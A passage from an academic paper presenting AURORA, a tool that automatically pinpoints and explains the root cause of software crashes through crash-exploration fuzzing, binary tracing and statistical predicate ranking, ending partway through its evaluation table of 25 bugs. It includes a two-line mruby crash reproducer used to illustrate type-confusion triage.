In this paper, we address this problem by developing an automated approach capable of finding the root cause given a crashing input. This significantly reduces human effort: unlike the approaches discussed previously, we do not only identify a code location, but also an explanation of the problem. This also reduces the number of locations an analyst has to inspect, as AURORA only considers instructions with a plausible explanation.

To enable precise identification of the root cause, we first pick one crashing input and produce a diverse set of similar inputs, some of which cause a crash while others do not. We then execute these newly-generated inputs while tracking the binary program's internal state. This includes control-flow information and relevant register values for each instruction. Given such detailed traces for many different inputs, we create a set of simple Boolean expressions (around 1,000 per instruction) to predict whether the input causes a crash. Intuitively, these predicates capture interesting runtime behavior such as whether a specific branch is taken or whether a register contains a suspiciously small value.

Consider our previous type confusion example and assume that a pointer to the constructor is called at some location in the program. Using the tracked information obtained from the diversified set of inputs, we can observe that (nearly) all calls in crashing inputs invoke the constructor of type A, while calls to the constructor of B imply that the input is not going to cause a crash. Thus, we can pinpoint the problem at an earlier point of the execution, even when no data taint connection exists between crashing location and root cause. This example also demonstrates that our approach needs to evaluate a large set of predicates, since many factors have to be captured, including different program contexts and vulnerability types. Using the predicates as a metric for each instruction, we can automatically pinpoint the possible root cause of crashes. Additionally, the predicates provide a concrete explanation of *why* the software fault occurs.

We built a prototype implementation of our approach in a tool called AURORA. To evaluate AURORA, we analyze 25 targets that cover a diverse set of vulnerability classes, including five use-after-free vulnerabilities, ten heap buffer overflows and two type confusion vulnerabilities that previous work fails to account for. We show that AURORA reliably allows identifying the root cause even for complex binaries. For example, we analyzed a type confusion bug in `mruby` where an exception handler fails to raise a proper exception type. It took an expert multiple days to identify the actual fault. Using our technique, the root cause was pinpointed automatically.

In summary, our key contributions are threefold:

- We present the design of AURORA, a generic approach to automatically pinpoint the location of the root cause and provide a semantic explanation of the crash.

- We propose a method to synthesize domain-specific predicates for binary programs, tailored to the observed behavior of the program. These predicates allow accurate predictions on whether a given input will crash or not.

- We implement a prototype of AURORA and demonstrate that it can automatically and precisely identify the root cause for a diverse set of 25 software faults.

To foster research on this topic, we release the implementation of AURORA at https://github.com/RUB-SysSec/aurora.

2 Challenges in Root Cause Analysis

Despite various proposed techniques, root cause identification and explanation are still complex problems. Thus, we now explore different techniques and discuss their limitations.

2.1 Running Example

The following code snippet shows a minimized example of Ruby code that leads to a type confusion bug in the `mruby` interpreter [16] found by a fuzzer:

```
1 NotImplementedError = String
2 Module.constants
```

In the first line, the exception type `NotImplementedError` is modified to be an alias of type `String`. As a consequence, each instance of `NotImplementedError` created in the future will be a `String` rather than the expected exception. In the second line, we call the `constants` function of `Module`. This function does not exist, provoking `mruby` to raise a `NotImplementedError`. Raising the exception causes a crash in the `mruby` interpreter.

To understand why the crash occurs, we need to dive into the C code base of the `mruby` interpreter. Note that `mruby` types are implemented as structs on the interpreter level. When we re-assign the exception type `NotImplementedError` to `String`, this is realized on C level by modifying the pointer such that it points to a struct representing the `mruby String` type. The method `Module.constants` is only a stub that creates and raises an exception. When the exception is raised in the second line, a new instance of `NotImplementedError` is constructed (which now actually results in a `String` object) and passed to `mruby`'s custom exception handling function. This function assumes that the passed object has an exception type without checking this further. It proceeds to successfully attach some error message—here "Module.constants not implemented" (length $0x20$)—to the presumed exception object. Then, the function continues to fill the presumable exception with debug information available. During this process, it attempts to dereference a pointer to a table that is contained within all exception objects. However, as we have replaced the exception type by the string type, the layout of the underlying struct is different: At the accessed offset, the `String` struct stores the length of the contained string instead of a pointer as it would be the case for the exception struct. As a result, we do not dereference the pointer but interpret the length field as an address, resulting in an attempt to dereference $0x20$. Since this leads to an illegal memory access, the program crashes.

To sum up, redefining an exception type with a string leads to a type confusion vulnerability, resulting in a crash when this exception is raised. The developer fix introduces a type check, thus preventing this bug from provoking a crash.

2.2 Crash Triaging

Assume our goal is to triage the previously explained bug, given only the crashing input (obtained from a fuzzing run) as a starting point. In the following, we discuss different approaches to solve this task and explain their challenges.

Debugger. Starting at the crashing location, we can manually inspect the last few instructions executed, the registers at crashing point and the call stack leading to this situation. Therefore, we can see that $0x20$ is first loaded to some register and then dereferenced, resulting in the crash. Our goal then is to identify *why* the code attempts to dereference this value and *how* this value ended up there. We might turn towards the call stack, which indicates that the problem arises during some helper function that is called while raising an exception. From this point on, we can start investigating by manually following the flow of execution backward from the crashing cause up to the root cause. Given that the code of the `mruby` interpreter is non-trivial and the bug is somewhat complex, this takes a lot of time. Thus, we may take another angle and use some tool dedicated to detecting memory errors, for example, sanitizers.

Sanitizer. Sanitizers are a class of tools that often use compile-time instrumentation to detect a wide range of software faults. There are various kinds of sanitizers, such as MSAN [52] to detect usage of uninitialized memory or ASAN [51] to detect heap- and stack-based buffer overflows, use-after-free (UAF) errors and other faults. Sanitizers usually rely on the usage of shadow memory to track whether specific memory can be accessed or not. ASAN guards allocated memory (e. g., stack and heap) by marking neighboring memory as non-accessible. As a consequence, it detects out-of-bounds accesses. By further marking freed memory as non-accessible (as long as other free memory is available for allocation), temporal bugs can be detected. MSAN uses shadow memory to track for each bit, whether it is initialized or not, thereby preventing unintended use of uninitialized memory.

Using such tools, we can identify invalid memory accesses even if they are not causing the program to crash immediately. This situation may occur when other operations do not access the overwritten memory. Additionally, sanitizers provide more detailed information on crashing cause and location. As a consequence, sanitizers are more precise and pinpoint issues closer to the root cause of a bug.

Unfortunately, this is not the case for our example: recompiling the binary with ASAN provides no new insights because the type confusion does not provoke any memory errors that can be detected by sanitizers. Consequently, we are stuck at the same crashing location as before.

Backward Taint Analysis. To deepen our understanding of the bug, we could use automated root cause analysis tools [32,33,57] that are based on reverse execution and backward taint tracking to increase the precision further. However, in our example, there is no direct data flow between the crash site and the actual root cause. The data flow ends in the constructor of a new `String` that is unrelated to the actual root cause. As taint tracking does not provide interesting information, we try to obtain related inputs that trigger the same bug in different crashing locations. Finding such inputs would give us a different perspective on the bug's behavior.

Crash Exploration. To achieve this goal, we can use the so-called *crash exploration* mode [58] that fuzzers such as AFL [59] provide. This mode takes a crashing input as a seed and mutates it to generate new inputs. From the newly generated inputs, the fuzzer only keeps those in the fuzzing queue that still result in a crash. Consequently, the fuzzer creates a diverse set of inputs that mostly lead to the same crash but exhibited new code coverage by exercising new paths. These inputs are likely to trigger the same bug via different code paths.

To gain new insights into the root cause of our bug, we need the crash exploration mode to trigger new behavior related to the type confusion. In theory, to achieve this, the fuzzer could assign another type than `String` to `NotImplementedError`. However, fuzzers such as AFL are more likely to modify the input to something like "`Stringgg`" or "`Strr`" than assigning different, valid types. This is due to the way its mutations work [30]. Still, AFL manages to find various crashing inputs by adding new `mruby` code unrelated to the bug.

To further strengthen the analysis, a fuzzer with access to domain knowledge, such as *grammar-based fuzzers* [28,35,48], can be used. Such a fuzzer recognizes that `String` is a grammatically valid element for Ruby which can be replaced by other grammar elements. For example, `String` can be replaced by `Hash`, `Array` or `Float`. Assume that the fuzzer chooses `Hash`; the newly derived input crashes the binary at a later point of execution than our original input. This result benefits the analyst as comparing the two inputs indicates that the crash could be related to `NotImplementedError`'s type. As a consequence, the analyst might start focusing on code parts related to the object type, reducing the scope of analysis. Still, this leaves the human analyst with an additional input to analyze, which means more time spent on debugging.

Overall, this process of investigating the root cause of a given bug is not easy and—depending on the bug type and its complexity—may take a significant amount of time and domain knowledge. Even though various methods and tools exist, the demanding tasks still have to be accomplished by a human. In the following, we present our approach to automate the process of identifying and explaining the root cause for a given crashing input.

3 Design Overview

Given a crashing input and a binary program, our goal is to find an explanation of the underlying software fault's root cause. We do so by locating behavioral differences between crashing and non-crashing inputs. In its core, our method conducts a statistical analysis of differences between a set of crashing and non-crashing inputs. Thus, we first create a dataset of diverse program behaviors related to the crash, then monitor relevant input behavior and, finally, comparatively analyze them. This is motivated by the insight that crashing inputs must—at some point—semantically deviate from non-crashing inputs. Intuitively, the first relevant behavior during program execution that causes the deviation is the root cause.

In a first step, we create two sets of related but diverse inputs, one with crashing and one with non-crashing inputs. Ideally, we only include crashing inputs caused by the same root cause. The set of non-crashing inputs has no such restrictions, as they are effectively used as counterexamples in our method. To obtain these sets, we perform crash exploration fuzzing on one initial crashing input (a so-called *seed*).

Given the two sets of inputs, we observe and monitor (i. e., trace) the program behavior for each input. These traces allow us to correlate differences in the observations with the outcome of the execution. Using this statistical reasoning, we can identify differences that predict whether a program execution will crash or not. To formalize these differences, we synthesize predicates that state whether a bug was triggered. Intuitively, the first predicate that can successfully predict the outcome of all (or most) executions also explains the root cause. As the final result, we provide the analyst with a list of relevant explanations and addresses, ordered by the quality of their prediction and time of execution. That is, we prefer explanations that predict the outcome well. Amongst good explanations, we prefer these that are able to predict the crash as early as possible.

On a high-level view, our design consist of three individual components: (1) *input diversification* to derive two diverse sets of inputs (crashing and non-crashing), (2) *monitoring input behavior* to track how inputs behave and (3) *explanation synthesis* to synthesize descriptive predicates that distinguish crashing from non-crashing inputs. In the following, we present each of these components.

3.1 Input Diversification

As stated before, we need to create a diverse but similar set of inputs for the single crashing seed given as input to our approach. On the one hand, the inputs should be diverse such that statistical analysis reveals measurable differences. On the

other hand, the inputs should share a similar basic structure such that they explore states similar to the root cause. This allows for a comparative analysis of how crashes and non-crashes behave on the buggy path.

To efficiently generate such inputs, we can use the *crash exploration mode* bundled with fuzzers such as AFL. As described previously, this mode applies mutations to inputs as long as they keep crashing. Inputs not crashing the binary are discarded from the queue and saved to the non-crashing set; all inputs remaining within the fuzzing queue constitute the crashing set. In general, the more diversified inputs crash exploration produces, the more precise the statistical analysis becomes. Fewer inputs are produced in less time but cause more false positives within the subsequent analysis. Once the input sets have been created, they are passed to the analysis component.

3.2 Monitoring Input Behavior

Given the two sets of inputs—crashing and non-crashing—we are interested in collecting data allowing semantic insights into an input's behavior. To accommodate our binary-only approach, we monitor the runtime execution of each input, collecting the values of various expressions. For each instruction executed, we record the minimum and maximum value of all modified registers (this includes general-purpose registers and the flag register). Similarly, we record the maximum and minimum value stored for each memory write access. Notably and perhaps surprisingly, we did not observe any benefit in tracing the memory addresses used; therefore, we do not aggregate information on the target addresses. It seems that the resulting information is too noisy and all relevant information is already found in observed registers. We only trace the minimum and maximum of each value to limit the amount of data produced by loops. This loss of information is justified by the insight that values causing a crash usually surface as either a minimum or maximum value. Our evaluation empirically supports this thesis. This optimization greatly increases the performance, as the amount of information stored per instruction is constant. At the same time, it is precise enough to allow statistical identification of differences. Besides register and memory values, we store information on control-flow edges. This allows us to reconstruct a coarse control-flow graph for a specific input's execution. Control flow is interesting behavior, as it may reveal code that is only executed for crashing inputs. Furthermore, we collect the address ranges of stack and heap to test whether certain pointers are valid heap or stack pointers.

We do not trace any code outside of the main executable, i. e., shared libraries. This decreases overhead significantly while removing tracing of code that—empirically—is not interesting for finding bugs within a given binary program. For each input, we store this information within a trace file that is passed on to the statistical analysis.

3.3 Explanation Synthesis

Based on the monitoring, explanation synthesis is provided with two sets of trace files that describe intrinsic behaviors of crashing and non-crashing inputs. Our goal is to isolate behavior in the form of predicates that correlate to differences between crashing and non-crashing runs. Any such predicate pointing to an instruction indicates that this particular instruction is related to a bug. Our predicates are Boolean expressions describing concrete program behavior, e. g., "the maximum value of `rax` at this position is less than 2". A predicate is a triple consisting of a semantic description (i. e., the Boolean expression), the instruction's address at which it is evaluated and a score indicating the ability to differentiate crashes from non-crashes. In other words, the score expresses the probability that an input crashes for which the predicate evaluates to true. Consequently, predicates with high scores identify code locations somewhere on the path between root cause and crashing location. In the last step, we sort these predicates first by score, then by the order in which they were executed. Given this sorted list of predicates, a human analyst can then manually analyze the bug. Since these predicates and the calculation of the score are the core of our approach, we present more details in the following section.

4 Predicate-based Root Cause Analysis

Given the trace information for all inputs in both sets, we can reason about potential root cause locations and determine predicates that explain the root cause. To this end, we construct predicates capable of discriminating crashing and non-crashing runs, effectively pinpointing conditions within the program that are met only when encountering the crash. Through the means of various heuristics described in Section 4.4, we filter the conditions and deduce a set of locations close to the root cause of a bug, aiding a developer in the tedious task of finding and fixing the root cause. This step potentially outputs a large number of predicates, each of which partitions the two sets. In order to determine the predicate explaining the root cause, we set conditional breakpoints that represent the predicate semantics. We then proceed to execute the binary for each input in the crashing set, recording the order in which predicates are triggered. As a result, we obtain for each input the order in which the predicates were encountered during execution. Given this information and the predicates' scores, we can define a ranking over all predicates. In the following, we present this approach in detail.

The first step is to read the results obtained by tracing the inputs' behavior. Given these traces, we collect all control-flow transitions observed in crashing and non-crashing inputs and construct a joined control-flow graph that is later used to synthesize control-flow predicates. Afterward, we compute the set of instructions identified by their addresses that are relevant for our predicate-based analysis. Since we are interested

in behavioral differences between crashes and non-crashes, we only consider addresses that have been visited by at least one crashing and one non-crashing input. Note that—as a consequence—some addresses are discarded if they are visited in crashes but not in non-crashes. However, in such a situation, we would observe control-flow transitions to these discarded addresses from addresses that are visited by inputs from both sets. Consequently, we do not lose any precision by removing these addresses.

Based on the trace information, we generate many predicates for each address (i. e., each instruction). Then, we test all generated predicates and store only the predicate with the highest score. In the following, we describe the types of predicates we use, how these predicates can be evaluated and present our ranking algorithm. Note that by assumption a predicate forecasts a non-crash, if it is based on an instruction that was never executed. This is motivated by the fact that not-executed code cannot be the cause of a crash.

4.1 Predicate Types

To capture a wide array of possible explanations of a software fault's root cause, we generate three different categories of predicates, namely (1) control-flow predicates, (2) register and memory predicates, as well as (3) flag predicates. In detail, we use the following types of predicates:

Control-flow Predicates. Based on the reconstructed control-flow graph, we synthesize edge predicates that evaluate whether crashes and non-crashes differ in execution flow. Given a control-flow edge from `x` to `y`, the predicate `has_edge_to` indicates that we observed at least one transition from `x` to `y`. Contrary, `always_taken_to` expresses that *every* outgoing edge from `x` has been taken to `y`. Finally, we evaluate predicates that check if the number of successors is greater than or equal to $n \in \{0, 1, 2\}$.

Register and Memory Predicates. For each instruction, we generate predicates based on various expressions: the minimum and the maximum of all values written to a register or memory, respectively. For each such expression (e. g., $r = \texttt{max(rax)}$) we introduce a predicate $r < c$. We synthesize constants for c such that the predicate is a good predictor for crashing and non-crashing inputs. The synthesis is described in Section 4.3. Additionally, we have two fixed predicates testing whether expressions are valid heap or stack pointers, respectively: `is_heap_ptr`(r) and `is_stack_ptr`(r).

Flag Predicates. On the x86 and x86-64 architecture, the flag register tracks how binary comparisons are evaluated and whether an overflow occurred, making it an interesting target for analysis. We use flag predicates that each check one of the flag bits, including the carry, zero and overflow flag.

4.2 Predicate Evaluation

For each address, we generate and test predicates of all types and store the predicate with the highest score. In the following, we detail how to evaluate and score an individual predicate. Generally speaking, we are interested in measuring the quality of a predicate, i. e., how well it *predicts* the actual behavior of the target application. Thus, it is a simple binary classification. If the target application crashes on a given input—also referred to as *test case* in the following—the predicate should evaluate to true. Otherwise, it should evaluate to false. We call a predicate *perfect* if it correctly predicts the outcome of all test cases. In other words, such a predicate perfectly separates crashing and non-crashing inputs.

Unfortunately, there are many situations in which we cannot find a perfect predicate; consequently, we assign each predicate a probability on how well it predicts the program's behavior given the test cases. For example, if there are multiple distinct bugs within the input set, no predicate will explain all crashes. This can occur if the crash exploration happens to modify a crashing input in such a way that it triggers one or multiple other bug(s). Alternatively, the actual best predicate might be more complex than predicates that could be synthesized automatically; consequently, it cannot predict all cases perfectly.

To handle such instances, we model the program behavior as a noisy evaluation of the given predicate. In this model, the final outcome of the test case is the result of the predicate XORed with some random variable. More precisely, we define a predicate p as a mapping from an input trace to a Boolean variable ($p : trace \mapsto \{0, 1\}$) that predicts whether the execution crashes. Using this predicate, we build a statistical model $O(\text{input}) = p(\text{input}) \oplus R$ to approximate the observed behavior. The random variable R is drawn from a Bernoulli distribution ($R \sim \text{Bernoulli}(\theta)$) and denotes the noise introduced by insufficiently precise predicates. Whenever $R = 0$, the predicate $p(\text{input})$ correctly predicts the outcome. When $R = 1$, the predicate mispredicts the outcome. Our stochastic model has a single parameter θ that represents the probability that the predicate mispredicts the actual outcome of the test case. We cannot know the real value of θ without simulating every possible behavior of a program. Instead, we perform maximum likelihood estimation using the sample of actual test inputs to approximate a $\hat{\theta}$. This value encodes the uncertainty of the predictions made by the predicate. We later employ this uncertainty to rank the different predicates:

$$\hat{\theta} = \frac{C_f + N_f}{C_f + C_t + N_f + N_t}$$

We count the number of both mispredicted crashes (C_f) and mispredicted non-crashes (N_f) divided by the number of all predictions, i. e., the number of all mispredicted inputs as well as the number of all correctly predicted crashed (C_t) and non-crashes (N_t).

As we demonstrate in Section 6.3, using crash exploration to obtain samples can cause a significant class imbalance, i. e., we may find considerably more non-crashing than crashing inputs. To avoid biasing our scoring scheme towards the bigger class, we normalize each class by its size:

$$\hat{\theta} = \frac{1}{2} * \left(\frac{C_f}{C_f + C_t} + \frac{N_f}{N_f + N_t} \right)$$

If $\hat{\theta} = 0$, the predicate is perfect. If $\hat{\theta} = 1$, the negation of the predicate is perfect. The closer $\hat{\theta}$ is to 0.5, the worse our predicate performs in predicting the actual outcome.

Finally, we calculate a score using $\hat{\theta}$. To obtain a score in the range of $[0, 1]$, where 0 is the worst and 1 the best possible score, we calculate $2 * \texttt{abs}(\hat{\theta} - 0.5)$. We use this score to pick the best predicate for each instruction that has been visited by at least one crashing and one non-crashing input. While the score is used to rank predicates, $\hat{\theta}$ indicates whether p or its negation $\neg p$ is the better predictor. Intuitively, if $\hat{\theta} > 0.5$, p is a good predictor for non-crashing inputs. As our goal is to predict crashes, we use the negated predicate in these cases.

Example 1. *Assume that we have* $1,013$ *crashing and* $2,412$ *non-crashing inputs. Furthermore, consider a predicate* p_1*, with* $p_1 := \texttt{min}(\texttt{rax}) < 0xff$*. Then, we count* $C_f := 1013$*,* $C_t = 0$*,* $N_f = 2000$ *and* $N_t = 412$*. Therefore, we estimate* $\hat{\theta}_1 = \frac{1}{2} \cdot (\frac{1013}{1013} + \frac{2000}{2000+412}) \approx 0.9146$*). The predicate score is* $s_1 = 2 \cdot \text{abs}(0.9146 - 0.5) \approx 0.8292$*, indicating that the input is quite likely to crash the program. Even though* $\hat{\theta}$ *is large and the majority of the outcomes is mispredicted, this high score is explained by the fact that—as* $\hat{\theta}_1 > 0.5$*—we invert the predicate* p_1*. Thus, true and false positives/negatives are switched, resulting in a large amount of true positives (*$C_t = 1013$*) and true negatives (*$N_t = 2000$*) for the inverted predicate:* $\neg p_1 := \texttt{min}(\texttt{rax}) \geq 0xff$

Testing another predicate p_2 *for the same instruction with* $\hat{\theta}_2 = 0.01$*, we calculate the score* $s_2 = 2 \cdot \text{abs}(0.01 - 0.5) = 0.98$*. Since* $s_2 > s_1$*, consequently we only store* p_2 *as best predicate for this instruction.*

4.3 Synthesis of Constant Values

When computing our register and memory predicates of type $r < c$, we want to derive a constant c that splits the test inputs into crashing and non-crashing inputs based on all values observed for r during testing. These predicates can only be evaluated once a value for c is fixed. Since c can be any 64-bit value, it is prohibitively expensive to try all possible values. However, c splits the inputs into exactly two sets: Those where r is observed to be smaller than c and the rest. The only way to change the quality of the predicate is to choose a value of c that flips the prediction of at least one value of r. All constants c between two different observations of r perform the exact same split of the test inputs. Consequently, the only values that change the behavior of the predicate are exactly the observed values of r. We exploit this fact to find the best value(s) for c using only $O(n * \log(n))$ steps where n is the number of test cases.

To implement this, we proceed as follows: In a preprocessing step, we collect all values for an expression r at the given instruction and sort them. Then, we test each value observed for r as a candidate for c. We then want to evaluate our candidate for c on all inputs reaching the address. Naively, we would recompute the score for each value of c; however, this would yield a quadratic runtime. To increase the performance, we exploit the fact that we only need C_t, C_f, N_t, N_f to calculate the score. This property of our scoring scheme allows us to update the score in constant time when checking the next candidate value of c.

To calculate the score for any candidate value c_i, we start at the smallest candidate c_0 and calculate the predicate's score by evaluating the predicate on all inputs and counting the number of correctly predicted outcomes. After calculating the score of the i^{th} possible candidate c_i, we can update the score for the candidate c_{i+1} by tracking the number of correctly predicted crashes and non-crashes. Since using c_{i+1} instead of c_i only flips a single prediction, we can efficiently update C_t, C_f, N_t, N_f in constant time. When using c_i resulted in a correctly predicted crash for the i^{th} observation, we decrement C_t. Likewise, if the old prediction was an incorrectly predicted non-crash, we decrement N_f. The other cases are handled accordingly. Afterward, we increment the number of observed outcomes based on the results of the new predicate in the same fashion. This allows us to track C_t, C_f, N_t, N_f while trying all values of c to determine the value which maximizes the score. Finally, we might have dropped some inputs that did not reach the given instruction; thus, we then perform one re-evaluation of the score on the whole dataset to determine the final score for this predicate.

Note that the predicate is constructed involving all addresses reaching that instruction. Consequently, it is perfect with respect to the whole dataset: all data not yet evaluated does not reach this address and thus cannot affect the synthesized value. Another consequence of this fact is that our synthesis works both for ranges and single values.

Example 2. *Consider that we want to synthesize a value* c *that maximizes the score of the predicate* $p(r) = r < c$*. Assume that we have four inputs reaching the address where the predicate is evaluated and we observed the following data:*

outcome	*crash*	*crash*	*non-crash*	*non-crash*
values of r	*0x08*	*0x0f*	*0x400254*	*0x400274*

In this example, the values are already sorted. Remember that we are interested in locating the cutoff value, i. e., the value of c *that separates crashing and non-crashing inputs best. Hence, we proceed to calculate the score for each candidate, starting with the smallest* $c = 0x8$*. Since* $r < 0x8$ *is never true*

for our four inputs, they are all predicted to be non-crashing. Therefore, we obtain $C_f = 2$, $C_t = 0$, $N_f = 0$,$N_t = 2$. *This results in* $\hat{\theta} = \frac{1}{2}\left(\frac{2}{2+0} + \frac{0}{0+2}\right) = 0.5$ *and, consequently, in a score* $= 2 * abs(\hat{\theta} - 0.5) = 0$, *indicating that this is not a good candidate for c. Using the next candidate* $c = 0x0\text{f}$, *we now predict that the first input is crashing. Since the first input triggered a crash, we update* C_f *and* C_t *by incrementing* C_t *and decrementing* C_f. *Consequently, we obtain* $C_f = 1$, $C_t = 1$, $N_f = 0$ *and* $N_t = 2$, *resulting in* $\hat{\theta} = 0.75$ *and a final score of* 0.5. *Repeating this for the next step, we obtain a perfect score for the next value* $0x400254$ *as both crashing values are smaller. This yields the final predicate* $p(r) = x < 0x400254$ *that will be re-evaluated on the whole dataset.*

We observed that if *all* recorded constants are either valid stack or heap addresses (i. e., pointers), we receive a high number of false positives since these addresses are too noisy for statistical analysis. Accordingly, we do not synthesize predicates other than `is_heap_ptr` and `is_stack_ptr` for these cases.

4.4 Ranking

Once all steps of our statistical analysis are completed, we obtain the best predicate for each instruction. A predicate's score indicates how well a predicate separates crashing and non-crashing inputs. Since we synthesize one predicate for each instruction, we obtain a large number of predicates. Note that most of them are independent of the bug; thus, we discard predicates with a score lower than the empirically determined threshold of 0.9. Consequently, the remaining predicates identify locations that are related to the bug.

Still, we do not know in which order relevant predicates are executed; therefore, we cannot distinguish whether a predicate is related to the root cause or occurs later on the path to the crash site. As predicates early in the program trace are more likely to correspond to the root cause, we introduce a new metric called the *execution rank*. To calculate the execution rank, we determine the temporal order in which predicates are executed. To do so, we add a conditional breakpoint for each relevant predicate p. This breakpoint triggers if the predicate evaluates to true. For each crashing input, we can execute the program, recording the order in which breakpoints are triggered. If some predicate p is at program position i and we observed n predicates in total, p's execution rank is $\frac{i}{n}$. If some predicate is not observed for a specific run, we set its execution rank to 2 as a penalty. Since a predicate's execution rank may differ for each crashing input due to different program paths taken, we average over all executions.

However, the primary metric is still its prediction score. Thus, we sort predicates by their prediction score and resolve ties by sorting according to the execution rank.

Example 3. *Consider three predicates* p_1, p_2 *and* p_3 *with their respective scores* 1, 0.99 *and* 0.99. *Furthermore, assume that we have the crashing inputs* i_1 *and* i_2. *Let the observed predicate order be* (p_1, p_3) *for* i_1 *and* (p_1, p_3, p_2) *for* i_2. *Then, we obtain the execution ranks:*

p_1: $\frac{1}{2} \cdot \left(\frac{1}{2} + \frac{1}{3}\right) \approx 0.41$
p_2: $\frac{1}{2} \cdot \left(2 + \frac{3}{3}\right) = 1.5$
p_3: $\frac{1}{2} \cdot \left(\frac{2}{2} + \frac{2}{3}\right) \approx 0.83$

Since we sort first by score and then by execution rank, we obtain the final predicate order (p_1, p_3, p_2).

5 Implementation

To demonstrate the practical feasibility of the proposed approach, we implemented a prototype of AURORA. We briefly explain important implementation aspects in the following, the full source code is available at https://github.com/RUB-SysSec/aurora.

Input Diversification. For the purpose of exploring inputs close to the original crash, we use AFL's *crash exploration mode* [58]. Given a crashing input, it finds similar inputs that still crash the binary. Inputs not crashing the program are not fuzzed any further. We modified AFL (version 2.52b) to save these inputs to the *non-crashing set* before discarding them from the queue.

Monitoring Input Behavior. To monitor the input behavior, we implemented a pintool for Intel PIN [40] (version 3.7). Relying on Intel's generic and architecture-specific inspection APIs, we can reliably extract relevant information.

Explanation Synthesis. The explanation synthesis is written in Rust. It takes two folders containing traces of crashes and non-crashes as input. Then, it reconstructs the joined control-flow graph and then synthesizes and evaluates all predicates. Finally, it monitors and ranks the predicates as described before. To monitor the execution of the predicates, we set conditional breakpoints using the `ptrace` syscall. In a final step, we use `binutils`' `addr2line` [36] to infer the source file, function name and line for each predicate. If possible, all subsequent analysis parts are performed in parallel. Overall, about 5,000 lines of code were written for this component.

6 Experimental Evaluation

Based on the prototype implementation of AURORA, we now answer the following research questions:

RQ 1: Is AURORA able to identify and explain the root cause of complex and highly exploitable bug classes such as type confusions, use-after-free vulnerabilities and heap buffer overflows?

RQ 2: How close is the automatically identified explanation to the patch implemented by the developers?

RQ 3: How many predicates are related to the fault?

To answer these research questions, we devise a set of experiments where we analyze various types of software faults. For each fault, we have manually analyzed and identified the

root cause; furthermore, we considered the patches provided by the developers.

6.1 Setup

All of our experiments are conducted within a cloud VM with 32 cores (based on Intel Xeon Silver 4114, 2.20 GHz) and 224 GiB RAM. We use the Ubuntu 18.04 operating system. To facilitate deterministic analysis, we disable address space layout randomization (ASLR).

We selected 25 software faults in different well-known applications, covering a wide range of fault types. In particular, we picked the following bugs:

- ten heap buffer overflows, caused by an integer overflow (#1 `mruby` [1]), a logic flaw (#2 `Lua` [2], #3 `Perl` [3] and #4 `screen` [4]) or a missing check (#5 `readelf` [5], #6 `mruby` [6], #7 `objdump` [7], #8 `patch` [8]), #9 `Python` 2.7/3.6 [9] and #10 `tcpdump` [10])
- one null pointer dereference caused by a logic flaw (#11 `NASM` [11])
- three segmentation faults due to integer overflows (#12 `Bash` [12] and #13 `Bash` [13]) or a race condition (#14 `Python` 2.7 [14])
- one stack-based buffer overflow (#15 `nm` [15])
- two type confusions caused by missing checks (#16 `mruby` [16] and #17 `Python` 3.6 [17])
- three uninitialized variables caused by a logic flaw (#18 `Xpdf` [18]) or missing checks (#19 `mruby` [19] and #20 `PHP` [20])
- five use-after-frees, caused by a double free (#21 `libzip` [21]), logic flaws (#22 `mruby` [22], #23 `NASM` [23] and #24 `Sleuthkit` [24]) or a missing check (#25 `Lua` [25])

These bugs have been uncovered during recent fuzzing runs or found in the bug tracking systems of well-known applications. Our general selection criteria are (i) the presence of a proof-of-concept file crashing the application and (ii) a developer-provided fix. The former is required as a starting point for our analysis, while the latter serves as ground truth for the evaluation.

For each target, we compile two binaries: One instrumented with AFL that is used for crash exploration and one non-instrumented binary for tracing purposes. Note that some of the selected targets (e. g., #1, #5 or #19) are compiled with sanitizers, ASAN or MSAN, because the bug only manifests when using a sanitizer. The targets compiled without any sanitizer are used to demonstrate that we are not relying on any sanitizers or requiring source code access. The binary used for tracing is always built with debug symbols and without sanitizers. For the sake of the evaluation, we need to measure the quality of our explanations, as stated in the **RQ 1** and **RQ 2**. Therefore, we use debug symbols and the application's source code to compare the identified root cause with the developer fix. To further simplify this process, we derive source line, function name and source file for each predicate via `addr2line`. This does not imply that our approach by any means requires source code: all our analysis steps run on the binary level regardless of available source code. Experiments using a binary-only fuzzer would work the exact same way. However, establishing the ground truth would be more complex and hence we use source code strictly for evaluation purposes.

For our evaluation, we resort to the well-known AFL fuzzer and run its crash exploration mode for two hours with the proof-of-concept file as seed input. We found that this is enough time to produce a sufficiently large set of diverse inputs for most targets. However, due to the highly structured nature of the input languages for `mruby`, `Lua`, `nm`, `libzip`, `Python` (only #17) and `PHP`, AFL found less than 100 inputs within two hours. Thus, we repeat the crash exploration with 12 hours instead of 2 hours. Each input found during exploration is subsequently traced. Since some inputs do not properly terminate, we set a timeout of five minutes after which tracing is aborted. Consequently, we do lose a few inputs, see Table 4 for details. Similarly, our predicate ranking component may encounter timeouts. As monitoring inputs with conditional breakpoints is faster than tracing an input, we empirically set the default timeout to 60 seconds.

6.2 Experiment Design

An overview of all analysis results can be found in Table 1. Recall that in practice the crashing cause and root cause of a bug differ. Thus, for each bug, we first denote its root cause as identified by AURORA and verified by the developers' patches. Subsequently, we present the crashing cause, i. e., the reason reported by ASAN or identified manually. For each target, we record the best predicate score observed. Furthermore, we investigate each developer fix, comparing it to the root cause identified by our automated analysis. We report the number of predicates an analyst has to investigate before finding the location of the developers' fix as *Steps to Dev. Fix*. We additionally provide the number of source code lines (column *SLOC*) a human analyst needs to inspect before arriving at the location of the developer fix since these fixes are applied on the source code level. Note that this number may be smaller than the number of predicates as one line of source code usually translates to multiple assembly instructions. Up to this day, no developer fix was provided for bug #23 (`NASM`). Hence, we manually inspected the root cause, identifying a reasonable location for a fix. Bug #11 has no unique root cause; the bug was fixed during a major rewrite of program logic (20 files and 500 lines changed). Thus, we excluded it from our analysis.

To obtain insights into whether our approach is actually capable of identifying the root cause even when it is separated from the crashing location by the order of thousands of instructions, we design an experiment to measure the dis-

Table 1: Results of our root cause explanations. For 25 different bugs, we note the target, root and crashing cause as well as whether the target has been compiled using a sanitizer. Furthermore, we provide the number of predicates and source lines (SLOC) a human analyst has to examine until the location is reached where the developers applied the bug fix (denoted as *Steps to Dev. Fix*). Finally, the number of true and false positives (denoted as TP and FP) of the top 50 predicates are shown. * describes targets where no top 50 predicates with a score above or equal to 0.9 exist.

	Target	Root Cause	Crash Cause	Sanitizer	Best Score	Steps to Dev. Fix		Top 50	
						#Predicates	#SLOC	TP	FP
#1	mruby	int overflow	heap buffer overflow	ASAN	0.998	1	1	50	0
#2	Lua	logic flaw	heap buffer overflow	ASAN	1.000	1	1	50	0
#3	Perl	logic flaw	heap buffer overflow	-	1.000	13	10	43	7
